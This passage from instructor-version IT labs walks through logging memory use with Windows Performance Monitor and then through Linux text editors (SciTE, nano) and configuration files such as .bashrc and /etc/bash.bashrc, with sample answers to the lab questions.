
- f. You should see the **Available MBytes** counter added in the right pane. Click **OK**.




- g. Set the Sample interval field to **4** seconds. Click **Next**.



- h. In the **Where would you like the data to be saved?** screen, click **Browse**.



- i. The **Browse For Folder** window opens. Select your **(C:)** drive which is **Local Disk (C:)** in the figure below. Select **PerfLogs** and click **OK**.




- j. The **Where would you like the data to be saved?** window opens with the directory information that you selected in the previous step. Click **Next**.

The screenshot shows a window titled 'Create new Data Collector Set.' with a back arrow and a close button. The main heading is 'Where would you like the data to be saved?'. Below this, there is a label 'Root directory:' followed by a text box containing 'C:\PerfLogs' and a 'Browse...' button. At the bottom right, there are three buttons: 'Next' (highlighted with a blue border), 'Finish', and 'Cancel'.


- k. The **Create the data collector set?** screen opens. Click **Finish**.

The screenshot shows a window titled 'Create new Data Collector Set.' with a back arrow and a close button. The main heading is 'Create the data collector set?'. Below this, there is a label 'Run as:' followed by a text box containing '<Default>' and a 'Change...' button. Underneath, there are three radio button options: 'Open properties for this data collector set', 'Start this data collector set now', and 'Save and close' (which is selected). At the bottom right, there are three buttons: 'Next', 'Finish' (highlighted with a blue border), and 'Cancel'.


- l. Expand **User Defined**, and select **Memory Logs**. Right-click **Data Collector01** and select **Properties**.



- m. The **DataCollector01 Properties** window opens. Change the **Log format:** field to **Comma Separated**.




- n. Click the **File** tab.



What is the full path name to the example file?


Answers may vary. In this example: C:\PerfLogs\DESKTOP-NDFE14H_20170514-000001\DataCollector01.csv

- o. Click **OK**.
- p. Select the **Memory Logs** icon in the left pane of the **Performance Monitor** window. Click the **green arrow** icon to start the data collection set. Notice a green arrow is placed on top of the **Memory Logs** icon.



- q. To force the computer to use some of the available memory, open and close a browser.


- r. Click the **black square** icon to stop the data collection set.




What change do you notice for the Memory Logs icon?

The green arrow has been removed from the icon.

- s. Click **Start > Computer**, and click **drive C: > PerfLogs**. Locate the folder that starts with your PC's name followed by a timestamp, **DESKTOP-NDFE14H_20170514-000001** in the example. Double-click the folder to open it, and then double-click the **DataCollector01.csv** file. **If prompted, click Continue to permit access to the folder.**



Note: If the **Windows cannot open the file:** message is displayed, select the radio button **Select a program from a list of installed programs** > **OK** > **Notepad** > **OK**.




```
File Edit Format View Help
"(PDH-CSV 4.0) (Pacific Daylight Time)(420)", "\\DESKTOP-NDFE14H\\Memory\\Available MBytes"
"05/14/2017 21:37:04.272", "2908"
"05/14/2017 21:37:08.257", "2908"
"05/14/2017 21:37:12.274", "2908"
"05/14/2017 21:37:16.272", "2908"
"05/14/2017 21:37:20.258", "2911"
"05/14/2017 21:37:24.273", "2911"
"05/14/2017 21:37:28.257", "2908"
"05/14/2017 21:37:32.274", "2908"
"05/14/2017 21:37:36.273", "2909"
"05/14/2017 21:37:40.258", "2909"
"05/14/2017 21:37:44.273", "2909"
"05/14/2017 21:37:48.258", "2909"
"05/14/2017 21:37:52.273", "2909"
"05/14/2017 21:37:57.913", "2742"
"05/14/2017 21:38:00.257", "2753"
```

What does the column farthest to the right show?

Available memory in MBytes.

- t. Close the **DataCollector01.csv** file and the window with the PerfLogs folder.
- u. Select the **Performance Monitor** window. Right-click **Memory Logs** > **Delete**.



- v. The **Performance Monitor > Confirm Delete** window opens. Click **Yes**.
- w. Open drive **C:** > **PerfLogs** folder. Right-click on the folder that was created to hold the Memory log file, then click **Delete**.
- x. The Delete Folder window opens. Click **Yes**.
- y. Close all open windows.

Lab – Working with Text Files in the CLI (Instructor Version)

Instructor Note: Red font color or gray highlights indicate text that appears in the instructor copy only.

Introduction

In this lab, you will get familiar with Linux command line text editors and configuration files.

Required Resources

- CyberOps Workstation Virtual Machine

Part 16: Graphical Text Editors

Before you can work with text files in Linux, you must get familiar with text editors.

Text editors are one of the oldest categories of applications created for computers. Linux, like many other operating systems, has many different text editors, with various features and functions. Some text editors include graphical interfaces, while others are only usable via the command line. Each text editor includes a feature set designed to support a specific work scenario. Some text editors focus on the programmer and include features such as syntax highlighting, bracket matching, find and replace, multi-line Regex support, spell check, and other programming-focused features.

To save space and keep the virtual machine lean, the **Cisco CyberOps VM** only includes **SciTE** as graphical text editor application. **SciTE** is a simple, small and fast text editor. It does not have many advanced features but it fully supports the work done in this course.

Note: The choice of text editor is a personal one. There is no such thing as a best text editor. The best text editor is the one that you feel most comfortable with and works best for you.

Step 1: Open SciTE from the GUI

- Log on to the CyberOps VM as the user **analyst** using the password **cyberops**. The account **analyst** is used as the example user account throughout this lab.
- On the top bar, navigate to **Applications > CyberOPS > SciTE** to launch the **SciTE** text editor.
- SciTE** is simple but includes a few important features: tabbed environment, syntax highlighting and more. Spend a few minutes with **SciTE**. In the main work area, type or copy and paste the text below:

“Space, is big. Really big. You just won't believe how vastly, hugely, mindbogglingly big it is. I mean, you may think it's a long way down the road to the chemist, but that's just peanuts to space.”

— Douglas Adams, The Hitchhiker's Guide to the Galaxy

- Click **File > Save** to save the file. Notice that **SciTE** attempts to save the file to the current user's home directory, which is **analyst**, by default. Name the file **space.txt** and click **Save**.
- Close **SciTE** by clicking the **X** icon on the upper right side of the window and then reopen **SciTE**.
- Click **File > Open...** and search for the newly saved file, **space.txt**.

Could you immediately find **space.txt**? No

- Even though **SciTE** is looking at the correct directory (**/home/analyst**), **space.txt** is not displayed. This is because **SciTE** is looking for known extensions and **.txt** is not one of them. To display all files, click the dropdown menu at the bottom of the **Open File** window and select **All Files (*)**.
- Select **space.txt** to open it.

Note: While the Linux file systems do not rely on extensions, some applications such as **SciTE** may attempt to use them to identify file types.

- i. Close `space.txt` when finished.


Step 2: Open SciTE from the Terminal.

- a. Alternatively, you can also open SciTE from the command line. Click the **terminal** icon located in the Dock at the bottom. The **terminal** emulator opens.
- b. Type **ls** to see the contents of the current directory. Notice **space.txt** is listed. This means you do not have to provide path information to open the file.
- c. Type **scite space.txt** to open **SciTE**. Note that this will not only launch **SciTE** in the GUI, but it will also automatically load the `space.txt` text file that was previously created.

```
[analyst@secOps ~]$ scite space.txt
```

- d. Notice that while **SciTE** is open on the foreground, the terminal window used to launch it is still open in the background. In addition, notice that the terminal window used to launch **SciTE** no longer displays the prompt.

Why the prompt is not shown?



Because the window is running **SciTE**, and therefore, unable to receive commands.

- e. Close this instance of **SciTE** by either clicking the X icon as before, or by switching the focus back to the terminal window that launched **SciTE** and stopping the process. You can stop the process by pressing **CTRL+C**.

Note: Starting **SciTE** from the command line is helpful when you want to run **SciTE** as **root**. Simply precede **scite** with the **sudo** command, **sudo scite**.

- f. Close **SciTE** and move on to the next section.

Part 17: Command Line Text Editors

While graphical text editors are convenient and easy to use, command line-based text editors are very important in Linux computers. The main benefit of command line-based text editors is that they allow for text file editing from a remote shell on a remote computer.

Consider the following scenario: a user must perform administrative tasks on a Linux computer but is not sitting in front of that computer. Using **SSH**, the user starts a remote shell to the aforementioned computer. Under the text-based remote shell, the graphical interface may not be available which makes it impossible to rely on graphical text editors. In this type of situation, text-based text editors are crucial.

Note: This is mainly true when connecting to remote, headless servers that lack a GUI interface.

The **Cisco CyberOps VM** includes a few command line-based text editors. This course focuses on **nano**.

Note: Another extremely popular text editor is called **vi**. While the learning curve for **vi** is considered steep, **vi** is a very powerful command line-based text editor. It is included by default in almost all Linux distributions and its original code was first created in 1976. An updated version of **vi** is named **vim** which stands for vi-improved. Today most **vi** users are actually using the updated version, **vim**.

Due to the lack of graphical support, **nano** (or GNU **nano**) can be controlled solely through the keyboard. **CTRL+O** saves the current file; **CTRL+W** opens the search menu. GNU **nano** uses a two-line shortcut bar at the bottom of the screen, where a number of commands for the current context are listed. After **nano** is open, press **CTRL+G** for the help screen and a complete list.

- a. In the terminal window, type **nano space.txt** to open the text file created in Part 1.

```
[analyst@secOps ~]$ nano space.txt
```

- b. **nano** will launch and automatically load the **space.txt** text file. While the text may seem to be truncated or incomplete, it is not. Because the text was created with no return characters and line wrapping is not enabled by default, **nano** is displaying one long line of text.

Use the Home and End keyboard keys to quickly navigate to the beginning and to the end of a line, respectively.

What character does **nano** use to represent that a line continues beyond the boundaries of the screen?

The dollar sign (\$).

- c. As shown on the bottom shortcut lines, **CTRL+X** can be used to exit **nano**. **nano** will ask if you want to save the file before exiting ('Y' for Yes, or N for 'No'). If 'Y' is chosen, you will be prompted to press enter to accept the given file name, or change the file name, or provide a file name if it is a new unnamed document.
- d. To control **nano**, you can use **CTRL**, **ALT**, **ESCAPE** or the META keys. The META key is the key on the keyboard with a Windows or Mac logo, depending on your keyboard configuration.
- e. Navigation in nano is very user friendly. Use the arrows to move around the files. Page Up and Page Down can also be used to skip forward or backwards entire pages. Spend some time with **nano** and its help screen. To enter the help screen, press **CTRL+G**.

Part 18: Working with Configuration Files

In Linux, everything is treated as a file. The memory, the disks, the monitor output, the files, the directories; from the operating system standpoint, everything is a file. It should be no surprise that system itself is configured through files. Known as configuration files, they are usually text files and are used by various applications and services to store adjustments and settings for that specific application or service. Practically everything in Linux relies on configuration files to work. Some services have not one but several configuration files.

Users with proper permission levels use text editors to change the contents of such configuration files. After the changes are made, the file is saved and can be used by the related service or application. Users are able to specify exactly how they want any given application or service to behave. When launched, services and applications check the contents of specific configuration files and adjust their behavior accordingly.

Step 1: Locating Configuration Files

The program author defines the location of configuration for a given program (service or application). Because of that, the documentation should be consulted when assessing the location of the configuration file. Conventionally however, in Linux, configuration files that are used to configure user applications are often placed in the user's home directory while configuration files used to control system-wide services are placed in the **/etc** directory. Users always have permission to write to their own home directories and are able to configure the behavior of applications they use.

- a. Use the **ls** command to list all the files in the **analyst** home directory:

```
[analyst@secOps ~]$ ls -l
total 20
drwxr-xr-x 2 analyst analyst 4096 Sep 26 2014 Desktop
drwx----- 3 analyst analyst 4096 Jul 14 11:28 Downloads
drwxr-xr-x 8 analyst analyst 4096 Jul 25 16:27 lab.support.files
drwxr-xr-x 2 analyst analyst 4096 Mar 3 15:56 second_drive
-rw-r--r-- 1 analyst analyst 254 Aug 16 13:32 space.txt
```

While a few files are displayed, none of them seem to be configuration files. This is because it is convention to hide home-directory-hosted configuration files by preceding their names with a "." (dot) character.

- b. Use the **ls** command again but this time add the **-la** option to also include hidden files in the output:

```
[analyst@secOps ~]$ ls -la
total 268
drwxr-xr-x 19 analyst analyst 4096 Aug  2 15:43 .
drwxr-xr-x  3 root      root    4096 Sep 26 2014 ..
-rw-----  1 analyst analyst  250 May  4 11:42 .atftp_history
-rw-----  1 analyst analyst 13191 Aug  1 09:48 .bash_history
-rw-r--r--  1 analyst analyst   97 Mar 21 15:31 .bashrc
drwxr-xr-x  4 analyst analyst 4096 Jul  6 10:26 broken_down
drwxr-xr-x 10 analyst analyst 4096 Nov  7 2016 .cache
drwxr-xr-x 12 analyst analyst 4096 Jun  5 11:45 .config
-rw-r--r--  1 analyst analyst 16384 Apr 12 10:06 .cyberops_topo.py.swp
drwxr-xr-x  2 analyst analyst 4096 Sep 26 2014 Desktop
-rw-r--r--  1 analyst analyst   43 Sep 27 2014 .dmrc
drwx-----  3 analyst analyst 4096 Jul 14 11:28 Downloads
-rw-r--r--  1 analyst analyst   72 Sep 26 2014 .fehbg
drwxr-xr-x  5 analyst analyst 4096 Sep 26 2014 .fluxbox
drwx-----  3 analyst analyst 4096 Sep  7 2016 .gnupg
-rw-----  1 analyst analyst 28920 Aug  2 15:01 .ICEauthority
drwxr-xr-x  2 analyst analyst 4096 Sep 26 2014 .idlerc
drwxr-xr-x  3 analyst analyst 4096 Sep 27 2014 .java
drwxr-xr-x  8 analyst analyst 4096 Jul 25 16:27 lab.support.files
-rw-----  1 analyst analyst  290 Jul  6 15:15 .lessht
drwxr-xr-x  3 analyst analyst 4096 Sep 26 2014 .local
<Some output omitted>
```

- c. Use **cat** command to display the contents of the **.bashrc** file. This file is used to configure user-specific terminal behavior and customization.

```
[analyst@secOps ~]$ cat .bashrc
export EDITOR=vim

PS1='\[\e[1;32m\][\u@\h \W]\$[\e[0m\] '
alias ls="ls --color"
alias vi="vim"
```

Do not worry too much about the syntax of **.bashrc** at this point. The important thing to notice is that **.bashrc** contains configuration for the terminal. For example, the line **PS1='\[\e[1;32m\][\u@\h \W]\\$[\e[0m\] '** defines the prompt structure of the prompt displayed by the terminal: **[username@hostname current_dir]** followed by a dollar sign, all in green. A few other configurations include shortcuts to commands such as **ls** and **vi**. In this case, every time the user types **ls**, the shell automatically converts that to **ls --color** to display a color-coded output for **ls** (directories in blue, regular files in grey, executable files in green, etc.)

The specific syntax is out of the scope of this course. What is important is understanding that user configurations are conventionally stored as hidden files in the user's home directory.

- d. While configuration files related to user applications are conventionally placed under the user's home directory, configuration files relating to system-wide services are placed in the **/etc** directory, by convention. Web services, print services, ftp services, email services are examples of services that affect

the entire system and of which configuration files are stored under **/etc**. Notice that regular users do not have writing access to **/etc**. This is important as it restricts the ability to change the system-wide service configuration to the **root** user only.

Use the **ls** command to list the contents of the **/etc** directory:

```
[analyst@secOps ~]$ ls /etc
adjtime             host.conf           mke2fs.conf         rc_maps.cfg
apache-ant          hostname            mkinitcpio.conf     request-key.conf
apparmor.d          hosts              mkinitcpio.d        request-key.d
arch-release        ifplugd            modprobe.d          resolv.conf
avahi               initcpio            modules-load.d       resolvconf.conf
bash.bash_logout    inputrc            motd                rpc
bash.bashrc         iproute2           mtab                rsyslog.conf
binfmt.d            iptables           nanorc              securetty
ca-certificates     issue             netconfig           security
crypttab            java-7-openjdk     netctl              services
dbus-1              java-8-openjdk     netsniff-ng         shadow
default            kernel             nginx               shadow-
depmod.d            krb5.conf          nscd.conf           shells
dhcpd.conf          ld.so.cache        nsswitch.conf       skel
dhcpd.duid          ld.so.conf         ntp.conf            ssh
dkms                ld.so.conf.d       openldap            ssl
drirc               libnl              openvswitch         sudoers
elasticsearch       libpaper.d         os-release          sudoers.d
environment         lightdm            pacman.conf         sudoers.pacnew
ethertypes          locale.conf        pacman.conf.pacnew  sysctl.d
filebeat            locale.gen         pacman.d            systemd
fonts               locale.gen.pacnew  pam.d              tmpfiles.d
fstab               localtime         pango              trusted-key.key
gai.conf            login.defs         papersize           udev
gemrc               logrotate.conf     passwd             UPower
group               logrotate.d        passwd-            vdpau_wrapper.cfg
group-              logstash           pcmcia             vimrc
group.pacnew        lvm                pkcs11             webapps
grub.d              machine-id         polkit-1           wgetrc
gshadow             mail.rc            profile            X11
gshadow-            makepkg.conf       profile.d          xdg
gshadow.pacnew      man_db.conf        protocols          xinetd.d
gtk-2.0             mdadm.conf         pulse              yaourtrc
gtk-3.0             mime.types         rc_keymaps
```

- e. Use the **cat** command to display the contents of the **bash_bashrc** file:

```
[analyst@secOps ~]$ cat /etc/bash.bashrc
#
# /etc/bash.bashrc
#

# If not running interactively, don't do anything
[[ $- != *i* ]] && return
```

```

PS1='[\u@\h \W]\$ '

case ${TERM} in
    xterm*|rxvt*|Eterm|aterm|kterm|gnome*)
        PROMPT_COMMAND=${PROMPT_COMMAND:+$PROMPT_COMMAND; }'printf "\033]0;%s@%s:%s\007"
"${USER}" "${HOSTNAME%%.*}" "${PWD/#$HOME/\~}"'
        ;;
    screen)
        PROMPT_COMMAND=${PROMPT_COMMAND:+$PROMPT_COMMAND; }'printf "\033_@%s:%s\033\\"
"${USER}" "${HOSTNAME%%.*}" "${PWD/#$HOME/\~}"'
        ;;
    esac

[ -r /usr/share/bash-completion/bash_completion ] && . /usr/share/bash-
completion/bash_completion
[analyst@secOps ~]$

```

The syntax of **bash** **bashrc** is out of scope of this course. This file defines the default behavior of the shell for all users. If a user wants to customize his/her own shell behavior, the default behavior can be overridden by editing the **.bashrc** file located in the user's home directory. Because this is a system-wide configuration, the configuration file is placed under **/etc**, making it editable only by the **root** user. Therefore, the user will have to log in as root to modify **.bashrc**.

Why are user application configuration files saved in the user's home directory and not under **/etc** with all the other system-wide configuration files?

Regular users do not have permission to write to **/etc**. Because Linux is a multi-user operating system, placing user-application configuration files under **/etc** would keep users from being able to customize their applications.

